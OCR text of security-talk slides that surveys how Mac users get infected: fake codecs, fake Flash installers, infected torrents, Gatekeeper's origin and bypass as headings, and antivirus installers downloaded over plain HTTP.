
## low-tech abuse cases


Video hosting server based on pow

www.watchfreeinhd.com/wclysit3bu

HD video codec is missing: Install HD video codec...

fake codecs


Adobe – Install Adobe Flash Player

Adobe – Install Adobe Flash Pla...


fplayer.adobe.com

Adobe Flash Player

**Terms & conditions:**

By clicking the "Install now" button, you acknowledge that you have read and agree to the Adobe Software Licensing Agreement.

fake installers/updates



| Type | Name (Order by: Uploaded, Size, ULed by, SE, LE) | SE | LE |
|---|---|---|---|
| Applications (Mac) | Adobe Photoshop CS6 for Mac OSX<br>Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog | | 3 |
| Applications (Mac) | Parallels Desktop 9 Mac OSX<br>Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog | | 3 |

infected torrents


why gatekeeper was born

"[there were over] ***sixty thousand calls*** *to AppleCare technical support about Mac Defender-related issues*" -Sophos

# Gatekeeper Bypass

what you really need to worry about :/


Mac App Store not vulnerable



my dock

# OS X Security/AV Software

these should be secure, right!?



Downloads

avast_free_mac_security.dmg
http://download.ff.avast.com/mac/avast_free_mac_security.dmg

bitdefender_antivirus_for_mac.dmg
http://download.bitdefender.com/mac/antivirus/en/bitdefender_antivirus_for_mac...

F-Secure-Anti-Virus-for-Mac_JDCQ-VPGB-RYPY-QQYW-6MY2_ (1).mpkg
http://download.sp.f-secure.com/SE/Retail/installer/F-Secure-Anti-Virus-for-Mac...

LittleSnitch-3.5.1.dmg
http://www.obdev.at/ftp/pub/Products/littlesnitch/LittleSnitch-3.5.1.dmg

savosx_he_r.zip
http://downloads.sophos.com/inst_home-edition/b6H60q26VY6ZwjzsZL9aqgZD0...

eset_cybersecurity_en_.dmg
http://download.eset.com/download/mac/ecs/eset_cybersecurity_en_.dmg

Internet_Security_X8.dmg
http://www.integodownload.com/mac/X/2014/Internet_Security_X8.dmg

TrendMicro_MAC_5.0.1149_US-en_Trial.dmg
http://trial.trendmicro.com/US/TM/2015/TrendMicro_MAC_5.0.1149_US-en_Trial....

NortonSecurity.EnglishTrial.zip
http://buy-download.norton.com/downloads/2015/NISNAVMAC/6.1/NortonSecuri...

ksm15_0_0_226a_mlg_en_022.dmg
http://downloads-am.kasperskyamericas.com/files/main/en/ksm15_0_0_226a_ml...

all the security software I could find, was downloaded over HTTP!

